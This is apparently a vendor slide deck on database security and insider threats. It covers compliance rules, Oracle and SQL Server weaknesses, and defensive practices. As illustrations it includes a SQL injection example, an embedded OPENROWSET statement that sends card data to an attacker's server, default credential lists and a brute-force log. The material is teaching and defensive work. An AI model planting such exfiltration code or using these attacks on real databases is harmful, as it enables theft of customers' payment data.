APPLICATION SECURITY, INC.

Database Security & The Insider Threat

Securing Business by Securing Database Applications

Presented by:
Carl Kettler
Application Security, Inc.

Database Security & The Insider Threat

- Agenda:
  - Grounding Regulatory Compliance in the Database
  - The Insider Threat – Attacks and Countermeasures
  - Database Security & Monitoring Best Practices
  - Securing Databases with DbProtect
  - Q&A

Federal Regulations Governing Data Security

Gramm-Leach-Bliley Act

- All about data privacy
  - Requires that financial institutions safeguard "Personally Identifiable information" (PII)

    ……..However……
  - Providing personalized service requires access to personal information
- Necessitates implementing systems and controls to provide simple but secure access to sensitive PII data
- GLBA compliance is considered a "best practice" by many retailers

Sarbanes-Oxley Act

- All about data integrity
  - Mandates that public companies have effective controls on financial reporting data.
- Access controls
  - Segregation of duties
  - Access provided only with proper business requirement
- Audit trail
  - What changes have been made?
  - When were they made?
  - Who made them?

Federal Regulations Governing Data Security

FISMA (NIST 800-53)

- All about data security
  - Mandates that government organizations have effective controls to protect sensitive data
- Access controls
  - Segregation of duties
  - Access provided only with proper business requirement
- Audit trail
  - What changes have been made?
  - When were they made?
  - Who made them?

OMB Memo M-06-16

"Log all computer-readable data extracts from databases holding sensitive information…"

- Focused on data privacy and audit
  - Requires that organizations identify databases containing sensitive data
  - Requires auditing of reads (extracts) from those systems
  - Requires a means to determine where the data has gone
- Necessitates implementing systems and controls to ensure organizations "Trust but Verify"

Payment Card Industry Data Security Standard

A Combination of data privacy and data integrity rules

- Access controls
- Authentication
- Audit trail
- Encryption
- Vulnerability assessment

Penalties are Severe

- Non-compliance fine (egregious violations up to $500k)
- Ban from processing credit card transactions
- Increased processing fees
- Forensic investigation costs
- Disclosure / dispute resolution costs
- Issuers and Acquirers face unlimited liability

PCI Requirements Mandate Database Security

Section	Description
2	Ensure default passwords are changed
3	Protect Stored Data (Encryption)
4	Protect data in transit across the network (to/from DB)
6	Develop and maintain secure systems using vulnerability assessment tools
7	Implement strong authentication, authorization, and access controls
8	Assign unique IDs and implement strong password security
10	Auditing and database security monitoring
11	Regular review of security controls and audit data

Data is under Attack

Privacy Rights CLEARINGHOUSE

A Chronology of Data Breaches

http://www.privacyrights.org/ar/ChronDataBreaches.htm

Tracking Sensitive data breaches – since Feb. 2005

Several Hundred Incidences

Victims: Financial Services, Federal Gov't, Universities, Manufacturers, Health Care, Consulting & Audit Firms, etc. etc. etc.

TOTAL number of records containing sensitive personal information involved in security breaches -

As of this Week >158,000,000 Records

Costs of a Breach

- In 2006 Breaches cost companies an average of $182 per compromised record -- a 31% increase over 2005.

- Of 31 companies studied that experienced a data breach in 2006, direct costs ranged from $1 Million to over $22 Million

  source: Ponemon Institute, October 2006

- These figures do not take into account the brand damage and loss of market capitalization incurred by the companies studied. The real costs of a breach are astronomical.

The Database "Insider Threat"

Who are Insiders?

The CISO of one of the largest banks in the world says…

"I define insiders in three categories

1. Authorized and Intelligent
   - use IT resources appropriately
2. Authorized and "stupid"
   - make mistakes that may appear as malicious or fraudulent.
3. Unauthorized and Malicious
   - mask either <u>their identity</u> or <u>their behavior</u> or <u>both</u>!

The first two categories I can identify and track with identity management systems – <u>the latter, I can not</u>!!"

The Database "Insider Threat"

- Why is it important to understand who are the Users?
  - 80% of attacks originate on the Inside
    - Typically Difficult to detect
  - 65% of Threats go Undetected
  - 25% of Enterprises detected Security Breaches

- Do you know who they are?
- Can you monitor all database access and behavior?
- Do you know your enterprise DB vulnerability profile?
- Would you pass a Privileged User Audit?
- Is your Audit Trail Tamper Hardened? Non-repudiation?

The Database "Insider Threat"

- Let's break it down a bit further…
  - Authorized Users
    - Employees - Clerks, Accountants, Finance, Salespeople, Purchasing, etc.
  - Privileged Users
    - DBA's, DB/App Developers, Application QA, Contractors, Consultants
  - Knowledgeable Users
    - IT Op's, Network Op's, Security Personnel, Audit Personnel
  - Outsiders or Malicious User with Insider Access and/or vulnerability knowledge
    - The sophisticated "white collar" criminal

An individual may belong to more than one group

Database Vulnerabilities

- Buffer Overflows
- Denial of Service
- Default and Weak Passwords
- Privilege Escalation
- Excessive Privileges
- SQL Injection
- Accessing Operating System Resources
- Misconfigurations

Database Security Threats

- Missing Patches
  - Buffer Overflows
  - Denial of Service
  - Privilege Escalation
- Outside Forces
  - SQL Injection
  - Root Kits
- And they just keep coming……
  - Ex. Oracle now on quarterly patch schedule

Default and Weak Passwords

- Oracle default passwords
  - Hundreds of known default usernames/passwords
  - DBSNMP and OUTLN almost always unlocked
- Weak passwords are "easily-guessed"
  - Attacking a single account with a dictionary of 100k+ passwords
  - Attacking many accounts with a few very common passwords
  - Attacking accounts where username = password
- Password dictionaries
  - http://www.openwall.com/passwords/wordlists/
  - http://www.petefinnigan.com/default/default_password_list.htm
- Use the proper safeguards against password crackers
  - Use a PROFILE that enforces account lockout and password expiration
  - Use the password verify function to force users to choose strong passwords
    - Minimum of 6 characters
    - Not a dictionary word
    - Include at least one number or special character
  - Enable auditing of CREATE SESSION WHEN NOT SUCCESSFUL…and regularly review the logs!

Misconfigurations

Security features don't work when they are disabled!

- Listener Security
  - 9i and earlier off by default
  - 10g and beyond default is local OS authentication only
- ADMIN_RESTRICTIONS
  - Stops remote configuration of Listener
  - All config changes direct to listener.ora
- O7_DICTIONARY_ACCESSIBILITY
  - ANY System Privileges apply to SYS schema
  - Backwards compatibility mode for Oracle7
- SQL92_SECURITY
  - Requires SELECT Privilege to run INSERT/UPDATE with WHERE

Excessive Privileges

Practice the *Principal of Least Privilege*

- Minimize rights to PUBLIC
  - Ex. UTL_FILE
    - Allows access to host OS
    - EXEC granted to PUBLIC by default
  - UTL_HTTP, UTL_SMTP, UTL_TCP…..
- Restrict access to powerful roles
  - Even CONNECT
- Limit grants of System Privileges
  - Particularly those with ANY clause
  - And those with ADMIN OPTION
  - Also
    - ALTER SYSTEM
    - CREATE PROCEDURE
    - ALTER USER
    - ALTER PROFILE
    - EXPORT FULL DATABASE
    - IMPORT FULL DATABASE

Missing Patches - Buffer Overflows

Allow an attacker to overwrite system memory with arbitrary data

- Most dangerous are those that allow arbitrary commands to be executed by unauthenticated users.
  - No matter how strongly you've set passwords and other authentication features.

Significant Oracle Database Buffer Overflows:

- TZ_OFFSET buffer overflow (Oracle 9i)
- CREATE DATABASE LINK overflow (Oracle 8i, 9i)
- EXTPROC library name overflow (Oracle 10g)
- MDSYS.MD2 buffer overflow (Oracle 8i, 9i, 10g)

Missing Patches - Denial of Service

Attacks that could result in the database crashing or failing to respond to connect requests or SQL Queries.

Significant Database Denial of Services:

Oracle8i: NSPTCN data offset DoS
https://www.appsecinc.com/Policy/PolicyCheck31.html

Oracle9i: SNMP DoS
https://www.appsecinc.com/Policy/PolicyCheck45.html

Oracle10g: service_register_NSGR DoS
https://www.appsecinc.com/Policy/PolicyCheck135.html

Missing Patches - Privilege Escalation

Allows a database user to gain unauthorized access

- Obtain DBA or equivalent rights
  - DBMS_METADATA allows PUBLIC to run SQL as SYS
    - Versions 9i → 10gR2
    - Fixed in April 2005 CPU
- Modify or Delete data
  - Users with CREATE VIEW privilege can INSERT, UPDATE, or DELETE any data they can SELECT
    - Versions 8i → 10gR2
    - Fixed in April 2006 CPU

Missing Patches

Critical Patch Update (CPU) Released Every Quarter

http://www.oracle.com/technology/deploy/security/critical-patch-updates

- Second Tuesday of January, April, July, and October
- Typically contain 12+ database vulnerabilities
  - Each with CVSS scores
  - Critical issues fixed every quarter

It's hard to keep up…

- Most organizations are 6-9 months behind
- Consider database monitoring to protect critical systems during their *window of vulnerability*

…Do your best

- Establish a patching program starting with sensitive systems
- Build an efficient testing process to quickly accept patches

Outside Forces - SQL Injection

A common type of web application vulnerability that allows a web user to directly interact with the database.

Change:

```
select CLASS_NAME from CLASSES_TABLE
  where DEPARTMENT = 'ENGINEERING'
```

To:

```
select CLASS_NAME from CLASSES_TABLE
  where DEPARTMENT = 'ENGINEERING'
  UNION select SSN from STUDENTS
  where 'q'='q'
```

Outside Forces - Oracle Root Kits

- Creates a back door on a computer system
- Have been used on operating system for many years
  - Create a copy of a system command
  - Place hackers commands in new replacement system commands
- Root kit is used after breaking into a system
  - Allows the hacker to come back later
  - And to stay totally cloaked
- Change system to
  - Not show that the hacker is logged in
  - Not log what the hacker does
  - To allow hacker to do anything

- In 2005, Alexander Kornbrust introduced root kits for Oracle
- Full copy of presentation available at:
  - http://www.red-database-security.com/wp/db_rootkits_us.pdf
- Demonstrated hiding users granted DBA
  - Modified the DBA_USERS and ALL_USERS views
- Demonstrated hiding connection
  - Modified the v$session view

APPLICATION SECURITY, INC.

Attack Scenarios and Examples

Attack Scenario: “Insider X” Harvests Credit Cards

- "Insider X" is a database developer at a large retailer.
  - He is responsible for writing the code that accepts credit card information from POS terminals and writes it into a database.
- "Insider X" is addicted to adult chat rooms on the internet.
  - After spending thousands on his habit, he realizes he can’t afford to continue, but he can’t stop.
- "Insider X" plots to clandestinely credit card numbers from his employer’s customers.
  - He’ll use those credit card numbers to buy more time in the chat rooms.

The "Insider X's" Plan

- The plan is to embed malicious code into the database that processes and stores customer data.
  - He will harvest credit card data as it is being processed into the system, rather then attempting to take it after the fact.
- "Insider X" has control over the database while in development, but will have no access when it goes to production
  - His attack needs to send the data to him….and do so without getting noticed.
- "Insider X" will use a Microsoft SQL Server database on a development server that he owns to collect the credit card numbers.
  - He will take them home on disk and delete the records from the SQL Server every night.

The Attack

- "Insider X" knows that the SQL OLE DB Provider is installed on the target database server.
  - This means he can use the OPENROWSET function to send data to his remote SQL Server database.
- His attack is a simple line of SQL code embedded into the transaction processing system:

```
INSERT INTO
  OPENROWSET('SQLOLEDB','uid=sa;
  pwd=qwerty; Network=DBMSSOCN;
  Address=192.168.10.87,1433;', 'select * from
  Customers..Info') values (@FirstName,
  @LastName, @ccNumber, @ccType,
  @ccSecNumber, @ccExpDate)'
```

The Attack in Detail

OPENROWSET uses the OLE DB provider to set up a connection to the remote database.

```
INSERT INTO
    OPENROWSET('SQLOLEDB','uid=sa;pwd=qwerty;Network=DBMSSO
    CN;Address=192.168.10.87,1433;','select * from Customers..Info')

values (
    @FirstName,
    @LastName,
    @ccNumber,
    @ccType,
    @ccSecNumber,
    @ccExpDate
)'
```

The attackers database is located at 192.168.10.87 on port 1433

Write the data to the Info table in the Customer's database…on "Insider X"'s server

This is the information that we're going to steal. Name, credit card number, expiration date, and security code….all the good stuff

"Insider X"'s Attack in progress...

Microsoft SQL Server Management Studio

File Edit View Query Project Tools Window Community Help

New Query | Customers | Execute

EVILPC.Custom...SQLQuery3.sql* | Object Explorer Details

```
SELECT * FROM Customers..Info
```

Results | Messages

	FirstName	LastName	ccType	ccNumber	ccSecNumber	ccExpDate
1	John	Simpson	Visa	4358045098	4355	10/10/2010
2	Lisa	Simpson	Mastercard	5609034552	9843	09/08/2009
3	Jena	Doe	Visa	4439899746	4509	03/03/2008
4	James	Pipo	Visa	4298035774	8945	09/10/2010

starts small

Query executed successfully. | EVILPC (9.0 SP2) | EVILPC\Administrator (52) | Customers | 00:00:00 | 4 rows

Ready | Ln 1 | Col 30 | Ch 30 | INS

"Insider X"'s Attack in progress...

Microsoft SQL Server Management Studio

File Edit View Query Project Tools Window Community Help

New Query | Customers | Execute

EVILPC.Custom...SQLQuery3.sql* | Object Explorer Details

```
SELECT * FROM Customers..Info
```

Results | Messages

	FirstName	LastName	ccType	ccNumber	ccSecNumber	ccExpDate
1	John	Simpson	Visa	4358045098	4355	10/10/2010
2	Lisa	Simpson	Mastercard	5609034552	9843	09/08/2009
3	Jena	Doe	Visa	4439899746	4509	03/03/2008
4	James	Pipo	Visa	4298035774	8945	09/10/2010

then grows…

Query executed successfully. | EVILPC (9.0 SP2) | EVILPC\Administrator (52) | Customers | 00:00:00 | 2048 rows

Ready | Ln 1 | Col 30 | Ch 30 | INS

"Insider X"'s Attack Complete

Microsoft SQL Server Management Studio

File Edit View Query Project Tools Window Community Help

New Query | Customers | Execute

EVILPC.Custom...SQLQuery3.sql* | Object Explorer Details

```
SELECT * FROM Customers..Info
```

Results | Messages

	FirstName	LastName	ccType	ccNumber	ccSecNumber	ccExpDate
1	John	Simpson	Visa	4358045098	4355	10/10/2010
2	Lisa	Simpson	Mastercard	5609034552	9843	09/08/2009
3	Jena	Doe	Visa	4439899746	4509	03/03/2008
4	James	Pipo	Visa	4298035774	8945	09/10/2010

and grows, and grows

Query executed successfully. | EVILPC (9.0 SP2) | EVILPC\Administrator (52) | Customers | 00:00:00 | 16384 rows

Ready | Ln 1 | Col 1 | Ch 1 | INS

16,000+ credit card numbers…..that's about $80M in Credit!!!

The Outcome

- Once the application was deployed, "Insider X" collected at least 300 credit card numbers daily
  - After some time "Insider X" had thousands of records in his own SQL Server…without being noticed by anybody
- During the next scheduled application update, "Insider X" removed the attack code from the system
  - **No trace remained on the victim's SQL Server**
- "Insider X"'s heist was a success
- When the attack was finally detected, it was too late to do anything about it.
  - Investigations, fines, firings, brand damage…..it was bad for everyone….except "Insider X"

Attack Scenario: Password Cracking

- Oracle Defaults (hundreds of them)
  - User Account: internal / Password: oracle
  - User Account: system / Password: manager
  - User Account: sys / change_on_install
  - User Account: dbsnmp / Password: dbsnmp
- Microsoft SQL Server Defaults
  - User Account: SA / Password: null
- Sybase Defaults
  - User Account: SA / Password: null
- MySQL Defaults
  - User Account: root / Password: null
  - User Account: admin / Password: admin
  - User Account: myusername / Password: mypassword

Password Attack in Progress

Immunity CANVAS (http://www.immunityinc.com/)

Action Listeners Hosts Exploit Action

Current Callback IP 127.0.0.1

Name | Description

connecttoservice
db2_bruteforce
db2_getdb
db2_getpasswd
emailsender
find_null_vnc
ids_bruteforce
ora_bruteforce
ora_getdb
oraclegetinfo
oraclegetpwd
oraclegetuser
oraclient

ORACLE ACCOUNT BRUTEFORCER
se Account Brute forcer

192.168.1.250 LocalNode ID(0) (selected: 0)
Connected Nodes
Knowledge
Host: 127.0.0.1
Host: 192.168.1.225 (current target)
Interfaces

C:\WINDOWS\system32\cmd.exe

```
[] Trying...: #INTERNAL:RMAIL
ORA-01017: invalid username/password; logon denied

[] Trying...: ADMIN:GL
ORA-01017: invalid username/password; logon denied

[] Trying...: #INTERNAL:RMAN
ORA-01017: invalid username/password; logon denied

[] Trying...: ADMIN:GMA
ORA-01017: invalid username/password; logon denied

[] Trying...: #INTERNAL:RRS
ORA-01017: invalid username/password; logon denied

[] Trying...: ADMIN:GMD
ORA-01017: invalid username/password; logon denied

[] Trying...: #INTERNAL:SAMPLE
ORA-01017: invalid username/password; logon denied

[] Trying...: ADMIN:GME
ORA-01017: invalid username/password; logon denied

[] Trying...: ADMIN:GMF
```

exploit log | debug inform

Running [Argeniss] Oracle
[C] CANVAS Exploit [2]: B
[C] CANVAS Exploit [2]: Starting 5 threads...
[C] CANVAS Exploit [2]: [x] Found: SCOTT:TIGER

CANVAS Exploit [2]: [x] Found: SCOTT:TIGER

ID	Status	Action	Start Time	End Time	Information
0		ora_getdb bruteforcing 192.168.1.225:1521 (found 1 SID)	04:02:29 PM	04:02:49 PM	ora_getdb
2		RUNNING	04:06:40 PM		Oracle account bruteforcer attacking 192.168.1.225:1521 (in progress)

Next Steps: Privilege Escalation

```
C:\WINNT\system32\cmd.exe - sqlplus
SQL> connect scott/tiger;
Connected.
```

The Attacker Owns the Database

```
C:\WINNT\system32\cmd.exe - sqlplus "scott/tiger@orcl"
QS_ADM                          991CDDAD5C5C32CA
QS                              8B09C6075BDF2DC4
QS_WS                           24ACF617DD7D8F2F
QS_ES                           E6A6FA4BB042E3C2
QS_OS                           FF09F3EB14AE5C26
QS_CBADM                        7C632AFB71F8D305
QS_CB                           CF9CFACF5AE24964
QS_CS                           91A00922D8C0F146

30 rows selected.

SQL> select * from salaries;

NAME                                                AMOUNT
--------------------------------------------------  ----------
John Smith                                          5000.00
Jess Tim                                            4500.00
Vivi Losa                                           3500.00
Tim Locky                                           5500.00
...                                                 ...
...                                                 ...
```

Preventing the Password Attack

Vulnerability assessment

- **Change Default Passwords**
  - Remove SCOTT/TIGER
- **Implement Password Controls**
  - Account Lockout
  - Password Expiration
  - Password Complexity
    - Minimum Password Length

Activity Monitoring

- Monitor Database Login activity
  - Log all failed and successful logins
  - Alerts on repeated failed logins

Oracle Voyager Worm

- Posted to Full Disclosure list in October 2005
  - By an anonymous source
- Not truly a worm
  - Really an example of how easy a worm could be
- Based on Oracle PL/SQL only
  - Only works if you aren't securing your Oracle database
  - Reminds us of the MS SQL Spida worm
    - Relies on default usernames/passwords
    - Relies on default port 1521
- Not dangerous (broken) in its current form

What Does The Voyager Worm Do?

- Gets the local IP address
  - Use UTL_INADDR built-in package
  - Cuts off the last octet to generate a local subnet
- Looks for other Listeners on local subnet
  - Uses UTL_TCP built-in package
- Sends connect and waits for response
  - Sends to port 1521
- Looks for an instance name
- Create a database link to each Oracle instance found
  - Uses DBMS_SQL
  - Relies on default usernames and passwords
- Runs commands on Instance

Oracle Voyager Worm - Version 2


- December 27th, 2005 enhanced version of Voyager worm released
  - Posted on Full Disclosure mailing list
- Still lacks the propagation techniques
  - Discovers other Oracle databases on the network
  - But does not make the final step of copying worm to databases
- Dangerous payloads
  - Backdoors a system
  - Uses Logon triggers
  - Emails your usernames and passwords to several addresses
- Denial of Service
  - Shuts down all listener services on the local subnet
- Tries to access other systems
  - Using default usernames and passwords

Preventing Voyager

- Very easy to prevent
  - Get rid of default username/passwords
  - Revoke public permissions on built-in packages
- Oracle10g\Latest version of database is first step
  - Most default usernames/passwords locked or removed
  - But 95% of databases are still old versions
- Oracle behind a firewall
  - Default configuration is very standard
  - Most large companies would be vulnerable to a real worm

How Do You Stop the Malicious Insider?

Apply the vulnerability management lifecycle...



Establish Controls & Track Progress

- Document systems
- Establish controls
- Demonstrate continuous improvement


Monitor Controls & Flag Violations


- Who did it?
- What did they do?
- When did they do it?

Database Security Best Practices


- Vulnerability Assessment
  - Discover what you have to build an updated inventory
  - Regularly assess your databases for known vulnerabilities
  - Patch and reconfigure based on value and risk
- Database Activity Monitoring
  - Alert in real-time against attempted exploits
  - Alert in real time against any other suspicious or unusual access
  - Determine who accessed which systems, when, and how
  - Determine what they did (both users and administrators)
  - Understand where the threat / risk originates and deploy the appropriate solution to defend against such threats
- Change Auditing
  - Establish a baseline policy for database – configuration, schema, users, privileges and structure – and then track deviations from that baseline
- Selective, Column-Level Encryption


Assess: Discover all your databases







Prioritize: Analyze Risk










Risk Level	Vulnerability
High	srv_paraminfo buffer overflow in xp_showcolv
High	srv_paraminfo buffer overflow in xp_updatecolvbm
High	xp_dirtree buffer overflow
High	xp_mergelineages buffer overflow
High	xp_proxiedmetadata buffer overflow
Medium	Buffer overflow in LPC
Medium	Database ownership chaining patch not installed
Medium	Named Pipe Hijacking
Low	BULK INSERT buffer overflow
Low	Changing mode may leave sa password blank

Fix

- Patch to limit exposure to known vulnerabilities

Critical Patch Update	MetaLink Note ID	Latest Version/Date
Critical Patch Update - January 2007	4333351	Rev 1, 16 January 2007
Critical Patch Update - October 2006	3315581	Rev 3, 22 November 2006
Critical Patch Update - July 2006	3728271	Rev 1, 18 July 2006
Critical Patch Update - April 2006		
Critical Patch Update - January 2006		
Critical Patch Update - October 2005	3335931	Rev 2, 18 December 2005
Critical Patch Update - July 2005	3110341	Rev 1, 18 July 2005
Critical Patch Update - April 2005	3010401	Rev 2, 18 April 2005
Critical Patch Update - January 2005	2339531	Rev 2, 15 March 2005




- Remediate misconfigurations
  - Generate Fix-scripts

